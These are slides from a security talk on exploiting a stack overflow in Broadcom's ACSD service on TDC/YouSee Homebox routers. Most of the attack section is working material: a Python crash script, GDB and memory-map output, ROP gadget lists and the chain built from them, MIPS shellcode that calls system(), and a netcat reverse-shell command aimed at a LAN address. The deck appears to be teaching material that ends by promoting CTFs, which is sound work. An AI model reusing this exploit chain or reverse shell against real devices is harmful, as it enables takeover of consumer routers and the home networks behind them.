ACSD hack

ITS presentation

06/09-2019

$ whoami

- DiKU Bachelor (2012-2015)
- Pwnies (2013-2016)
- Done lots of CTFs
- Started working with security in 2018
- Doing my masters now in language based security

A bit of context

- The stack layout and call convention
- Buffer overflows happen when buffers can overflow and overwrite other stuff like the return address
- Then there was ASLR aka. Stack randomization
- Then Return-Oriented Programming (ROP) was invented
- Ways to deal with ROP includes making the stack non-executable / also enabling ASLR for shared libraries

Who, what, where?

- TDC / YouSee Homebox
- Running Broadcom software called ACSD listening on port 5916
- ACSD found vulnerable back in 2013 (CVE-2013-4659) and again in 2014
- TDC / YouSee is the largest danish internet provider
- Super easy to fix !!


The vulnerability

- Open the binary with Cutter/Ghidra for inspection
- Simple stack overflow
- Combination of malloc and strcpy
- a0 is argument register. Is executed before malloc jump and link (because of branch delay slot)

```
0x004015c8      0c1009e8        jal  sub.malloc_7a0      ;  void *malloc(...
                                                          ;  void *malloc(...
0x004015cc      24041000        addiu a0, zero, 0x1000   ; a0=0x1000
0x004015d0      ae2210b0        sw   v0, 0x10b0(s1)
0x004015d4      3c110042        lui  s1, 0x42            ; s1=0x420000
```

The vulnerability

- Our malloc buffer of size 0x1000 is copied -0x228 + 0x18 = -0x210 from the top of the stackframe.



Crashing the service

```
import socket

msgsize = 0x1000
msg = ”A” * msgsize
restlen = len(”csscan&”)
msg = ”csscan&” + msg[restlen:]

s = socket.socket(socket.AF_INET,
socket.SOCK_STREAM)
s.connect((‘192.168.1.1’, 5916))
s.send(msg)
```

```
~: python simplecrash.py
> Traceback (most recent call last):
>     File “simplecrash.py”, line 13, in
>         s.connect((ip, port))
```

Researching security measures

- ASLR enabled ? disabled for text and shared libraries
- Stack executable ? check the memory mapping
- Cache incoherency on MIPS architecture

```
root@HomeBox:~# cat /proc/2015/maps
00400000-0040f000 r-xp 00000000 00:0d 604        /usr/bin/acsd
0041e000-0041f000 rw-p 0000e000 00:0d 604        /usr/bin/acsd
0041f000-00435000 rwxp 00000000 00:00 0          [heap]
2aaa8000-2aaad000 r-xp 00000000 00:0d 20         /lib/ld-uClibc-0.9.30.1.so
2aaad000-2aaae000 rw-p 00000000 00:00 0
2aabc000-2aabd000 r--p 00004000 00:0d 20         /lib/ld-uClibc-0.9.30.1.so
2aabd000-2aabe000 rw-p 00005000 00:0d 20         /lib/ld-uClibc-0.9.30.1.so
2aabe000-2aae5000 r-xp 00000000 00:0d 576        /usr/lib/libwlshared.so.0.0.0
2aae5000-2aaf5000 ---p 00000000 00:00 0
2aaf5000-2aaf6000 rw-p 00027000 00:0d 576        /usr/lib/libwlshared.so.0.0.0
2aaf6000-2ab08000 r-xp 00000000 00:0d 50         /lib/libgcc_s.so.1
2ab08000-2ab18000 ---p 00000000 00:00 0
2ab18000-2ab19000 rw-p 00012000 00:0d 50         /lib/libgcc_s.so.1
2ab19000-2ab72000 r-xp 00000000 00:0d 26         /lib/libuClibc-0.9.30.1.so
2ab72000-2ab81000 ---p 00000000 00:00 0
2ab81000-2ab82000 r--p 00058000 00:0d 26         /lib/libuClibc-0.9.30.1.so
2ab82000-2ab83000 rw-p 00059000 00:0d 26         /lib/libuClibc-0.9.30.1.so
2ab83000-2ab88000 rw-p 00000000 00:00 0
7fc67000-7fc7c000 rwxp 00000000 00:00 0          [stack]
```

What do we have so far?

- The stack overflow vulnerability lets me write whatever bytes I want on the stack
- The stack is executable, so if I place my payload on the stack and jump to it, I win.
- ASLR is enabled for the stack, so jumping to my payload is a little more tricky than just hardcoding an address.
- Cache incoherency forces me to call sleep before I jump to my payload

Inspecting the crash

- Core files
- GDB inspection gives me:

> Program terminated with signal SIGSEGV, Segmentation fault.

> #0 0x34417235 in ?? ()

- Convert to ascii and find index with msg.find(”4Ar5”)

Inspecting the crash

- We control $s0 and $s1

```
(gdb) info r
          zero       at       v0       v1       a0       a1       a2       a3
 R0   00000000 00000000 ffffffff 00000069 7fd4dd22 00000002 00000000 81010100
           t0       t1       t2       t3       t4       t5       t6       t7
 R8   0040e542 00000066 f0000000 00000001 0000042c 8f329b62 00000001 00409a50
           s0       s1       s2       s3       s4       s5       s6       s7
 R16  41723241 72334172 7fd4dc5c 00000002 00420728 0042b747 0040bdc8 00000000
           t8       t9       k0       k1       gp       sp       s8       ra
 R24  0000001c 7fd4dc5c 00000000 00000000 00000000 7fd4dc30 00000009 2ab05ad4
           sr       lo       hi      bad    cause       pc
      00008d13 0001e791 000001bb 2ab05ac8 00000034 7fd4dc60
          fsr      fir
      00000000 00000000
```

Inspecting the crash

- As well as the bytes where $s2 points

```
(gdb) x/4b $s2
0x7fd4dc5c:     48      65      116     49
```

- Converting those numbers to ascii we can see that $s2 holds values 0At1 which is index 579

What do we know about our offsets?

- Return address is overwritten with bytes 531-534
- Register s2 points to bytes with offset 579-582

Finding gadgets

- Need to call sleep function - arguments are passed via registers in MIPS
- Use a tool called Ropper
- No luck on acsd binary, but we can look in shared libraries

```
root@HomeBox:~# cat /proc/2015/maps
00400000-0040f000 r-xp 00000000 00:0d 604        /usr/bin/acsd
0041e000-0041f000 rw-p 0000e000 00:0d 604        /usr/bin/acsd
0041f000-00435000 rwxp 00000000 00:00 0          [heap]
2aaa8000-2aaad000 r-xp 00000000 00:0d 20         /lib/ld-uClibc-0.9.30.1.so
2aaad000-2aaae000 rw-p 00000000 00:00 0
2aabc000-2aabd000 r--p 00004000 00:0d 20         /lib/ld-uClibc-0.9.30.1.so
2aabd000-2aabe000 rw-p 00005000 00:0d 20         /lib/ld-uClibc-0.9.30.1.so
2aabe000-2aae5000 r-xp 00000000 00:0d 576        /usr/lib/libwlshared.so.0.0.0
2aae5000-2aaf5000 ---p 00000000 00:00 0
2aaf5000-2aaf6000 rw-p 00027000 00:0d 576        /usr/lib/libwlshared.so.0.0.0
2aaf6000-2ab08000 r-xp 00000000 00:0d 50         /lib/libgcc_s.so.1
2ab08000-2ab18000 ---p 00000000 00:00 0
2ab18000-2ab19000 rw-p 00012000 00:0d 50         /lib/libgcc_s.so.1
2ab19000-2ab72000 r-xp 00000000 00:0d 26         /lib/libuClibc-0.9.30.1.so
2ab72000-2ab81000 ---p 00000000 00:00 0
2ab81000-2ab82000 r--p 00058000 00:0d 26         /lib/libuClibc-0.9.30.1.so
2ab82000-2ab83000 rw-p 00059000 00:0d 26         /lib/libuClibc-0.9.30.1.so
2ab83000-2ab88000 rw-p 00000000 00:00 0
7fc67000-7fc7c000 rwxp 00000000 00:00 0          [stack]
```

Finding a gadget in a

```
0x2ab3579c: addiu $a0, $zero, 0xe; move $a3, $zero; jalr $t9;
0x2ab3579c: addiu $a0, $zero, 0xe; move $a3, $zero; jalr $t9; sw $zero, 0x14($sp); lw $ra, 0x24($sp); jr $ra;
0x2ab3b248: addiu $a0, $zero, 0xe; move $t9, $s2; jalr $t9;
0x2ab4c81c: addiu $a0, $zero, 1; addiu $a1, $zero, 2; jalr $t9;
0x2ab48620: addiu $a0, $zero, 1; addiu $v0, $zero, -1; movz $v0, $a0, $v1; jr $ra;
0x2ab63f9c: addiu $a0, $zero, 1; addiu $v1, $zero, 1; sw $v1, -0x23e0($v0); lw $s0, -0x7f64($gp); lw $t9, -0x765c($gp); jalr $t9;
0x2ab491c4: addiu $a0, $zero, 1; jalr $t9;
0x2ab29b98: addiu $a0, $zero, 1; lw $gp, 0x10($sp); bnez $v0, 0x10be0; sw $v0, 0xc($s1); lw $t9, -0x7744($gp); jalr $t9;
0x2ab355d0: addiu $a0, $zero, 1; lw $ra, 0x24($sp); jr $ra;
0x2ab536d4: addiu $a0, $zero, 1; lw $v0, 8($s1); lw $a1, 0xc($s0); lw $t9, 0x10($v0); move $a0, $s1; jalr $t9;
0x2ab34e44: addiu $a0, $zero, 1; move $a1, $s0; jalr $t9;
0x2ab62038: addiu $a0, $zero, 1; move $a1, $zero; jalr $t9;
0x2ab6af84: addiu $a0, $zero, 1; move $t9, $s3; jalr $t9;
0x2ab53a34: addiu $a0, $zero, 1; movz $v1, $a0, $v0; lw $ra, 0x1c($sp); move $v0, $v1; jr $ra;
0x2ab3e394: addiu $a0, $zero, 1; sh $v0, -0x6ee4($s0); jalr $t9;
0x2ab6230c: addiu $a0, $zero, 1; sllv $a1, $a0, $a1; or $a1, $v1, $a1; sw $a1, ($v0); jr $ra;
0x2ab57204: addiu $a0, $zero, 1; sw $v0, ($s0); lw $ra, 0x24($sp); move $v0, $a0; lw $s0, 0x20($sp); jr $ra;
0x2ab5f8e0: addiu $a0, $zero, 2; addiu $a1, $s1, 4; move $a2, $s2; jalr $t9;
0x2ab4bd98: addiu $a0, $zero, 2; addiu $a1, $zero, 1; addiu $a2, $zero, 0x11; jalr $t9;
0x2ab4ea90: addiu $a0, $zero, 2; addiu $a1, $zero, 1; addiu $a2, $zero, 0x11; sw $s2, 0x24($sp); jalr $t9;
0x2ab541e8: addiu $a0, $zero, 2; addiu $a1, $zero, 1; jalr $t9;
0x2ab61b48: addiu $a0, $zero, 2; addiu $a1, $zero, 1; move $a2, $zero; jr $t9;
0x2ab4b18c: addiu $a0, $zero, 2; addiu $a1, $zero, 2; jalr $t9;
0x2ab5f34c: addiu $a0, $zero, 2; bne $s7, $a0, 0x46378; addiu $a2, $zero, 1; lw $t9, -0x7f20($gp); lw $a1, ($s0); jalr $t9;
0x2ab577f8: addiu $a0, $zero, 2; bne $v1, $a0, 0x3e81c; lw $gp, 0x10($sp); lw $t9, -0x7744($gp); sw $v0, 0x18($sp); jalr $t9;
0x2ab35264: addiu $a0, $zero, 2; jalr $t9;
0x2ab6b1a8: addiu $a0, $zero, 2; jr $t9;
0x2ab6523c: addiu $a0, $zero, 2; lw $gp, 0x18($sp); addiu $s4, $sp, 0xac; lw $t9, -0x764c($gp); move $a0, $s4; jalr $t9;
0x2ab65358: addiu $a0, $zero, 2; lw $t9, -0x76ac($gp); addiu $a1, $sp, 0x1c4; jalr $t9;
0x2ab6b074: addiu $a0, $zero, 2; lw $v0, -0x7638($gp); addiu $a1, $a1, -0x219c; jr $ra;
0x2ab51610: addiu $a0, $zero, 2; move $a1, $s2; jalr $t9;
0x2ab6b3f4: addiu $a0, $zero, 2; move $a1, $zero; jr $t9;
0x2ab4fd2c: addiu $a0, $zero, 2; move $a2, $zero; sh $v0, 0x18($sp); jalr $t9;
0x2ab3b22c: addiu $a0, $zero, 2; move $t9, $s5; jalr $t9;
0x2ab5a1e8: addiu $a0, $zero, 2; sw $zero, ($v0); lw $a2, 0x2c($fp); move $a1, $s2; jalr $t9;
0x2ab3551c: addiu $a0, $zero, 2; sw $zero, 0x10($sp); jalr $t9;
0x2ab3551c: addiu $a0, $zero, 2; sw $zero, 0x10($sp); jalr $t9; sw $zero, 0x14($sp); lw $ra, 0x24($sp); jr $ra;
0x2ab26424: addiu $a0, $zero, 3; addiu $a1, $s0, 0x6c; jalr $t9;
:
```

Creating the ROP chain

- uClibc had an interesting gadget

```
0x2ab53a34: addiu $a0, $zero, 1; movz $v1, $a0, $v0; lw $ra, 0x1c($sp); move $v0, $v1; jr $ra;
```

- Now I need a gadget that jumps to sleep and lets me control where I go afterwards

```
0x2ab4a6f8: move $t9, $s0; lw $ra, 0x24($sp); lw $s0, 0x20($sp); addiu $a0, $a0, 0xc; jr $t9;
```

- Now that the cache has been flushed, I need to jump to the payload and execute it

```
0x2ab05ac8: move $t9, $s2, jalr $t9
```

- I can chain these gadgets to execute all of them in a sequence

Last bit of ROP chain

- $s2 contains a pointer to the stack where I control four bytes.
- Four bytes is not enough for my payload so I insert a branch instruction
- ”beqz $v0, offset” has prefix 0x1040???? where question marks indicate how far the relative jump is (in instructions, not bytes!).
- Smallest possible branch instruction is 0x10400101
- 0x0101 * 4 = 1028 bytes

- 1028 bytes ahead I put my payload

Payload

- At this point in time I am executing whatever MIPS instructions I want to put in my payload.
- I want to call system from libC with whatever string I choose.
- I still haven’t used $s1 for anything, so I put the address of system there

```
execvepayload = ''.join(chr(x) for x in [
    0x27, 0xa4, 0x03, 0xfc, # $a0 points to vuln_command
    0x02, 0x20, 0xc8, 0x21, # move    $t9, $s1
    0x03, 0x20, 0xf8, 0x09, # jalr    $t9
    0x01, 0xad, 0x68, 0x21  # addu    $t5, $t5, $t5     (some command that doesnt matter, so that the program doesnt crash)
])
```

- I could define my command to be ”/sbin/reboot” if I want to reboot the device

- ‘mknod /tmp/backpipe p | /bin/sh -c "/bin/sh 0</tmp/backpipe | nc 192.168.1.10 8080 1>/tmp/backpipe"' + '\x00'

Five reasons you should start doing CTFs! (http://overthewire.org/wargames/bandit/)

- They are fun!
- They teach you a lot of stuff
- They are competitive
- It is really valuable knowledge as a developer
- It gives a lot of street-cred